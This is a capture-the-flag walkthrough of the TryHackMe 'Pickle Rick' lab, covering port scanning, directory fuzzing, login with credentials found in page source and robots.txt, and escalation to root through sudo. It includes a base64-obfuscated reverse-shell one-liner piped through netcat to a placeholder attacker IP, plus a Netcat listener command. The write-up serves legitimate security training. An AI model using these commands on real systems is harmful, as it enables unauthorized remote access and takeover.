

. بِسْمِ اللَّـهِ الرَّحْمَـٰنِ الرَّحِيمِ
In the name of ALLAH, the most Gracious, the most Merciful .
Hello world, Amrou is here! I'm back with another walkthrough. Before we dive into the write-up, I highly encourage you to give the lab a complete try on your own first. Learning from your mistakes along the way is the best way to grow. But if you're ready to see how it's done, LET'S GO!

1) Reconnaissance
Let's kick things off with an Nmap scan to see what ports are open:
nmap -v -p- <ip-address>
nmap -v -sC -sV -p <open-ports> <ip-address> -oN scan.nmap
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c8:84:d4:68:07:27:84:4f:9e:71:9c:4c:15:cd:07:f3 (RSA)
|   256 24:e9:c8:96:bb:7a:c4:19:73:91:0d:40:03:42:3c:ae (ECDSA)
|_  256 ec:3f:41:fa:45:2e:e4:c3:9e:0b:7f:0f:77:30:b4:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
As we can see, we only found two open ports, So let's navigate to the webapp on port 80 :

And we found only a static webpage, And by looking on the source code :

We found some credentials !!
So let's fuzz the web app using :
gobuster dir -u <room-ip-address> -w path/to/your/wordlist -x php,html,py
And we found a robots.txt and a php login panel, so let's start by exploring the robots file :

We found a text that looks like a password, so we note that for later.
2) Foothold :
We look on the login.php page :

So, let's try logging in with the credentials we found earlier.

And it succeeded— we found a command execution panel.
Naturally, my first instinct was to run a standard reverse shell. However, trying a basic mkfifo or bash one-liner revealed that a firewall or filter was actively blocking certain commands and characters.
echo "cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL2Jhc2ggLWkgMj4mMXxuYyA8WU9VUi1USE0tSVA+IDEyMzQgPi90bXAvZgo=" | base64 -d | bashlaunched my Netcat listener :
nc -lvnp 1234Hit execute and …

We got our reverse shell !!

And that's it for the first ingredient .
Looking at the home directory we found a user directory called "rick" .

And that's it for the second ingredient also !!
Listing our sudo using : "sudo -l", privileges we found that we run all commands as root !
so we spawn a bash terminal as root using :
sudo /bin/bash
Then I changed the shell into a full TTY as follow :

All that's left to do is head to the root directory :

And this is it for the third and last flag !!
If you found this walkthrough helpful, drop a 👏 and follow me for more deep dives into penetration testing, bug bounties, and CTF write-ups. Have you encountered a similar vulnerability? Let me know in the comments! And until next time Asalamo alaikom .
References :
Room link : https://tryhackme.com/room/picklerick/
#Cybersecurity #EthicalHacking #PenetrationTesting #InfoSec